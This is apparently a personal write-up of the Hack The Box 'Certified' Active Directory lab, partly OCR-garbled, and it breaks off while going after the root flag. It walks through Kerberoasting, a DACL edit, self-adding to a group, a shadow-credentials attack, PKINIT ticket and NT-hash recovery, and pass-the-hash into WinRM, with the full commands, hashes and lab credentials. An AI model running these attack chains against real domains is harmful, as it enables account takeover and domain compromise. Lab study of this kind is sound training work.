



[WINDOWS] - Certified



Enumeration:

- with this test we were given to do testing



judith.mader:judith09

SCANNING:

NMAP:

- When beginning this box i started with a `nmap` scan to discover which ports were open.

```
(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ sudo nmap -sS -sV -Pn -p- -sC $(cat ip)
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-06 09:54 EDT
Stats: 0:03:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 09:57 (0:00:00 remaining)
Stats: 0:03:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 09:57 (0:00:00 remaining)
Stats: 0:03:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 09:57 (0:00:00 remaining)
Stats: 0:03:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 09:57 (0:00:00 remaining)
Stats: 0:03:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 09:57 (0:00:00 remaining)
```

Nmap scan report for certified.htb (10.10.11.41)
Host is up (0.026s latency).
Not shown: 65514 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2025-05-06 20:56:22Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
ssl-cert: Subject: commonName=DC01.certified.htb			
Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb			
Not valid before: 2025-05-06T16:14:34			
_Not valid after: 2026-05-06T16:14:34			
_ssl-date: 2025-05-06T20:57:51+00:00; +7h00m01s from scanner time.			
445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
_ssl-date: 2025-05-06T20:57:51+00:00; +7h00m01s from scanner time.			
ssl-cert: Subject: commonName=DC01.certified.htb			
Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb			
Not valid before: 2025-05-06T16:14:34			
_Not valid after: 2026-05-06T16:14:34			
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
ssl-cert: Subject: commonName=DC01.certified.htb			
Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb			
Not valid before: 2025-05-06T16:14:34			
_Not valid after: 2026-05-06T16:14:34			
_ssl-date: 2025-05-06T20:57:51+00:00; +7h00m01s from scanner time.			
3269/tcp	open	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
_ssl-date: 2025-05-06T20:57:51+00:00; +7h00m01s from scanner time.			
ssl-cert: Subject: commonName=DC01.certified.htb			
Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb			
Not valid before: 2025-05-06T16:14:34			
_Not valid after: 2026-05-06T16:14:34			
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-server-header: Microsoft-HTTPAPI/2.0			
_http-title: Not Found			
9389/tcp	open	mc-nmf	.NET Message Framing
49666/tcp	open	msrpc	Microsoft Windows RPC
49668/tcp	open	msrpc	Microsoft Windows RPC
49673/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
49674/tcp	open	msrpc	Microsoft Windows RPC
49681/tcp	open	msrpc	Microsoft Windows RPC
49716/tcp	open	msrpc	Microsoft Windows RPC
49740/tcp	open	msrpc	Microsoft Windows RPC
59646/tcp	open	msrpc	Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows			
Host script results:			
_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s			
smb2-security-mode:			
3:1:1:			
_ Message signing enabled and required			
smb2-time:			
date: 2025-05-06T20:57:14			

|_ start_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 228.66 seconds

NetExec:

- Netexec or nxc is what i will use in-order to check access to SMB.

BLOODHOUND:

- since we have cred we should always try to run bloodhound.

```
File Actions Edit View Help
(kali@kali)~[~/Desktop/HTB/certified]
$ sudo bloodhound-python -d certified.htb -u 'judith.mader' -p'judith09' -ns 10.10.11.41 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error]
Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 06S
```

- used bloodhound-python this is because I did not have anyway to upload the collectors.

1 MATCH (u:User)
2 WHERE u.hasspn=true
3 AND u.enabled = true
4 AND NOT u.objectid ENDS WITH '-502'

Save Query ? Help Run

Pre-built Searches

ACTIVE DIRECTORY AZURE CUSTOM SEARCHES

Dangerous Privileges

Domain Admins logons to non-Domain Controllers

Kerberos Interaction

Kerberoastable members of Tier Zero / High Value groups

All Kerberoastable users

Kerberoastable users with most admin privileges

MANAGEMENT_SVC@CERTIFIED.HTB

Object Information

Display Name:

management service

Object ID:

S-1-5-21-729746778-2675978091-3820388244-1105

Admin Count:

FALSE

Allows Unconstrained Delegation:

FALSE

Created:

2024-05-13 11:30 EDT (GMT-0400)

Distinguished Name:

CN=MANAGEMENT SERVICE,CN=USERS,DC=CERTIFIED,DC=HTB

Do Not Require Pre-Authentication:

FALSE

Domain FQDN:

CERTIFIED.HTB

Domain SID:

S-1-5-21-729746778-2675978091-3820388244

Enabled:

TRUE

Last Collected by BloodHound:


2025-05-06 10:21 EDT (GMT-0400)

Last Logon (Replicated):

2024-05-13 12:00 EDT (GMT-0400)

MANAGEMENT_SVC@CERTIFIED.HTB #possible kerbroast

- When looking at shortest path from owned objects i seen this letting me know i can possible preform a kerberoasting attack against `SVC_MANAGER`



Impacket-GetUserSPNs:

- This is a tool from `impacket` that allows me too attack Kerberoastable accounts with the creds we were given at the beginning of this box.

```
—(kali@kali)-[~/Desktop/HTB/certified]
└─$ impacket-GetUserSPNs certified.htb/judith.mader -dc-ip certified.htb -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLog
on Delegation
-----
-----
certified.htb/management_svc.DC01 management_svc CN=Management,CN=Users,DC=certified,DC=htb 2
024-05-13 11:30:51.476756 <never>

[-] CCache file is not found. Skipping...
$krb5tgs$23$*management_svc$CERTIFIED.HTB$certified.htb/management_svc*$e3b9770641587b649195
d654ee8fa091$9ac4f63c9573455232f49d917b0e7080757f690f16cab90cc83df896156d028c8ae2a820d0e5
bfb82acadcabdae21a748d5f99d7e091b778233b4a101b3f2a966df5273803337f89fb5c7f519a62889732c99b
27abfb54d298e9c841640fdb62cbc1e0c124924ae08075747f9ad9ea69a5ead0732e9d4b43adec50316b6c1a5
f023c6d31bc484076affa339d73657c9cd9ec1e592d120a6e55c48a17b3ee0f734dc7b4328cc9c1e405cadb96
b121e0f1a26e69ece0ed3bed1301061a3210de15275bf971697509d654a4a6b548deb2da5d59d070d23852e48
5ca3ac306b0c262da6fb28affeaa33914291332be27c8394d8dc5921850efe3f49e9c08480c7ac7d4223dfd130
fa15abcaea9aa73f8d856a9a16dfbfa0161d39c64527fba900dd25fa99cf563b79cd463d0996c5436d0ccf9d09
7a6b6bcab0bde6b89e5432c1b638ef7f53f3c4e40717922ede6254a4db5fadfa1708b1191c9f123574f90a6fa72e
6347752984b156dfffb082c65a0dfc533f1a199a2f2967357314b896a9dd62ada640a30906e870e4d94edef6cd
670217edd1d1395268bd7d9869939e328eec21fe70b0af0ca1d56736c77284ae2c6e136ffc8b3a98a824561b98
e1be9e2504441b809879e25be33b1f5b8a88c4a929023a1b02716b10f681d14e563a62b2654956f51d3aa268c
84eebbf7ca83881051110d4ef47bbbf61d450434cd418600bd341229f862e4b5b16e364fdf029e3fb23dd557b5
dad4f7ed4ff7edb01501178d7d0724778394cb37f2bbb34100a4d1d7a6d6b179a4b48d0c284d9be8903a8ae1ed
2d184e109dc41d12a331af2fcd70a4ec9783674acbe1fda4dafa37c9c7ce34c027ab7d08d4afe1fe529356b9894f
c21ad355c7a02373b48ba1a72f111798a67dbf230ed282832e1ec67e4a9e7ede340fc38b1d6ab84c6279cb05b1
7de2d35326df08be6597de8323194eb065c180deceabe43f9947999ef0c5f8a44a81c8b4ba700c6f0e3cf6b50
861c47555040f64ac449c5f244db4ce56be20537978487bd75259b5297614a30a5e963cedf9230bfeb4b7176
5485ef92c101a6106ea28459f3949f10c506da9efbd75784fc5c3d8b8b27caa65ac302c225f88a44323aacd0e
b18d3bdf9a718fac669429d5c99f204cb9e9a5d51b211f35b717ebe7f820e4a1e9f29fbed76cede29c72bb40d30
```

86694d74bbb24254c401f0d87762e8490867578b2ffeb96563eb68a7565c195a20665fcee9bf32f471180800e2f95d4e62d0f3cbf409b4232f19619339642daab943033bebb357e3a536e995244f7a777ef62bf29c27af35a99d017d0c242d0672418ebe9514157415d509696c8b4bedafaef3febd9fa9b79954ab71d8ca647606879d09e8e85360699ef629e270465b79bef75fe3a759499c3c6421cd61c275aea5ecbfec8f820f36dbe7b5b835117f965cb0b89da7e2452f56b118745d1de8d3b4aa020d08d804d0a4a8c332851b2c9ec499b726d34f8b47ec938f76d0f191ca1d121dc8e119d3c23fe8b840aa2f46021c074db0e83720275d71399fe3e0368372189170e9887adb2bd05

- now that we have this TGS we can try to crack it

Adding myself to group:

- since i owned but was not apart of the group


```
(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb/'judith.mader':judith09'
```

- interesting :<https://www.thehacker.recipes/ad/movement/kerberos/shadow-credentials>

```
(kali㉿kali)-[~/Tool/pywhisker/pywhisker]
└─$ pywhisker -d "certified.htb" -u "judith.mader" -p "judith09" --target "MANAGEMENT_SVC" --action "list"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Listing devices for MANAGEMENT_SVC
[*] DeviceID: 2c60c33f-4fe1-786e-cd8e-925c80ddd811 | Creation Time (UTC): 2025-05-06 22:22:47.978750
```


Looking at Hacktrick Raj Article:

- <https://www.hackingarticles.in/shadow-credentials-attack/>
- this article covers how to so shadow credentials attack. needed to download a few tools but one of the most important requirements in that we have generic write which we do have.
 - But we only own the group we do not belong to the group



ADDING Judith to the MANAGMENT GROUP:



```
(kali@kali)-[~/Desktop/HTB/certified]
$ net rpc group addmem "Management" judith.mader -U certified.htb/judith.mader%'judith09' -S 10.10.11.41

(kali@kali)-[~/Desktop/HTB/certified]
$  Linux Bloody AD

Alternative: it can be achieved using bloodyAD
.....
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Management] rid:[0x450]

rpcclient $> querygroup 0x450
Group Name: Management
Description:
Group Attribute: 7
MainObjectAcl (PowerView module) to grant full permission over the target.
Num Members: 1

rpcclient $> querygroup 0x450
Group Name: Management
Description:
Group Attribute: 7
MainObjectAcl (PowerView module) to grant full permission over the target.
Num Members: 2

rpcclient $>  Highlight All Match Case Match Diacritics Whole Words 8 of 24
```

The Error:

```
(kali@kali)-[~/Desktop/HTB/certified]
$ pywhisker -d "certified.htb" -u "judith.mader" -p "judith09" --target "MANAGEMENT_SVC" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: d98257a0-08da-ebcf-10df-f8e400d62b96
[*] Updating the msDS-KeyCredentialLink attribute of MANAGEMENT_SVC
[!] Could not modify object, the server reports insufficient rights: 00002098: SecErr: DSID-031514A0, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0
```

- even when owning and having write access i could not modify the `msDS-KeyCredentialLink`

```
(kali@kali)-[~/Desktop/HTB/certified]
$ pywhisker -d "certified.htb" -u "judith.mader" -p "judith09" --target "MANAGEMENT_SVC" --action "info" --device-id 34a99742-9dac-2f11-ea44-b3a5981c858b
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[+] Found device Id
<KeyCredential structure at 0xffffb1237250>
  Owner: CN=management service,CN=Users,DC=certified,DC=htb
  Version: 0x200
  KeyID: R11i78/twATB+sWWPs/xUWOVvilIGzAsZTFo2YoGLQ8=
  KeyHash: f351d2acd4f1b658c7c5f40ad34782f14305db18e6aa4904702649cc37c64b0d
  RawKeyMaterial: <dsinternals.common.cryptography.RSAKeyMaterial.RSAKeyMaterial object at 0xffffb1236fd0>
  Exponent (E): 65537
  Modulus (N): 0xc0ddd653ec184eae7fecce1606c1d2ea3e5d15390c2fa83aa0ba9ddf15f83687e15f38ce36a0f5207eb13b5eeb2c5ace3cc27b51719d1c4fad5cf7d9ae4e5f390ce909aeb0beb8318093a40875df29a7fa37579e1b9946af1f668cb4ac4e07a3b233a520dfad4d328e9233c4a12dec598f2088367f1be111752be4fcbda9ca6a1e312c736befb42b818208f55f8eaf4920ec7ce38773e36d426f78e0fdbee820ce9cc0cfa5a6a3eaa329949673484d0ba0f512a477479c29974c864c575e7e8c349ab62cb61e9ae4481b98b4eec514a409c384ec4cbb113fdd6439604aa7b2ff25d2d7cf29029893abe0ca6ad338612311c0cb0648b089c3a61819585bd81ad
  Prime1 (P): 0x0
  Prime2 (Q): 0x0
  Usage: KeyUsage.NGC
  LegacyUsage: None
  Source: KeySource.AD
  DeviceId: 34a99742-9dac-2f11-ea44-b3a5981c858b
  CustomKeyInfo: <CustomKeyInformation at 0xffffb0e89590>
  Version: 1
  Flags: KeyFlags.NONE
  VolumeType: None
  SupportsNotification: None
  FekKeyVersion: None
  Strength: None
  Reserved: None
  EncodedExtendedCKI: None
  LastLogonTime (UTC): 2025-05-06 23:52:03.156155
  CreationTime (UTC): 2025-05-06 23:52:03.156155
```

- now I need to create a `.pfx`

```
(kali㉿kali)-[~/Desktop/HTB/certified]
$ openssl pkcs12 -export -out my_certificate.pfx -inkey test_priv.pem -in test_cert.pem
Enter Export Password:
Verifying - Enter Export Password:

(kali㉿kali)-[~/Desktop/HTB/certified]
$ ls
20250506101855_computers.json  20250506101855_ous.json      dacledit-20250506-192321.bak  ip              spray
20250506101855_containers.json 20250506101855_users.json    dacledit-20250506-194209.bak  keys            test_cert.pem
20250506101855_domains.json    bloodhound2                  dacledit-20250506-194349.bak  my_certificate.pfx test_priv.pem
20250506101855_gpos.json       dacledit-20250506-183119.bak  GPT.INI                      SharpHound.exe  user
20250506101855_groups.json     dacledit-20250506-191237.bak  hash                         SharpHound.ps1  users.txt

(kali㉿kali)-[~/Desktop/HTB/certified]
$ sudo cp my_certificate.pfx ~/Tool/PKINITtools
[sudo] password for kali:
```

Getting TGT:

- now that i have the .pfx

```
kali㉿kali)-[~/Tool/PKINITtools]
└─$ sudo python gettgtpkinit.py -cert-pfx "my_certificate.pfx" -pfx-pass DhNBm1EsBAnuaed5QFRC certified.
htb/MANAGEMENT_SVC MANAGEMENT_SVC.ccache
2025-05-06 20:32:52,655 minikerberos INFO    Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-05-06 20:32:52,663 minikerberos INFO    Requesting TGT
INFO:minikerberos:Requesting TGT
2025-05-06 20:32:52,726 minikerberos INFO    AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-05-06 20:32:52,726 minikerberos INFO    2471a13788e94e347ac5c38edcecb7c9de7a5da0baf579860
94c9a8a256e915c
INFO:minikerberos:2471a13788e94e347ac5c38edcecb7c9de7a5da0baf57986094c9a8a256e915c
2025-05-06 20:32:52,727 minikerberos INFO    Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Getting the NT-Hash:

```
—(kali㉿kali)-[~/Tool/PKINITtools]
└─$ sudo python gettgtpkinit.py -cert-pfx "my_certificate.pfx" -pfx-pass DhNBm1EsBAnuaed5QFRC certified.
htb/MANAGEMENT_SVC MANAGEMENT_SVC.ccache
2025-05-06 20:37:08,492 minikerberos INFO    Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-05-06 20:37:08,500 minikerberos INFO    Requesting TGT
INFO:minikerberos:Requesting TGT
2025-05-06 20:37:19,010 minikerberos INFO    AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-05-06 20:37:19,010 minikerberos INFO    8c3e74b0cb87044dcb2f66714d0ef1c8700a9dd374adf22188
8e8092747786ff
INFO:minikerberos:8c3e74b0cb87044dcb2f66714d0ef1c8700a9dd374adf221888e8092747786ff
2025-05-06 20:37:19,014 minikerberos INFO    Saved TGT to file
INFO:minikerberos:Saved TGT to file

└─(kali㉿kali)-[~/Tool/PKINITtools]
└─$ python getnthash.py -key 8c3e74b0cb87044dcb2f66714d0ef1c8700a9dd374adf221888e8092747786ff
certified.htb/MANAGEMENT_SVC
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584
```

- so now the creds we have.

MANAGMENT_SVC:a091c1832bcdd4677c28b5a6a1295584

- since we don't have the password but rather the NT hash we can do pass the hash to winrm and smb with `nxc`

User flag:

- checking for access with WINRM:

```
(kali@kali)-[~/Desktop/HTB/certified]
$ nxc winrm certified.htb -u 'management_svc' -H 'a091c1832bcdd4677c28b5a6a1295584'
WINRM 10.10.11.41 5985 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.al
gorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM 10.10.11.41 5985 DC01 [+] certified.htb\management_svc:a091c1832bcdd4677c28b5a6a1295584 (Pwn3d!)

(kali@kali)-[~/Desktop/HTB/certified]
$ evil-winrm -i certified.htb -u 'management_svc' -H 'a091c1832bcdd4677c28b5a6a1295584'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\management_svc\Documents> dir
*Evil-WinRM* PS C:\Users\management_svc\Documents> cd ..
*Evil-WinRM* PS C:\Users\management_svc> cd Desktop
*Evil-WinRM* PS C:\Users\management_svc\Desktop> dir


Directory: C:\Users\management_svc\Desktop
Mode                LastWriteTime         Length Name
----                -
-ar----- 5/6/2025 1:25 AM             34 user.txt
```

Getting Root Flag:

- going to run bloodhound again.

```
##### Searching hidden files or folders in C:\Users home (can be slow)

C:\Users\Default\backlogs...
C:\Users\Default User
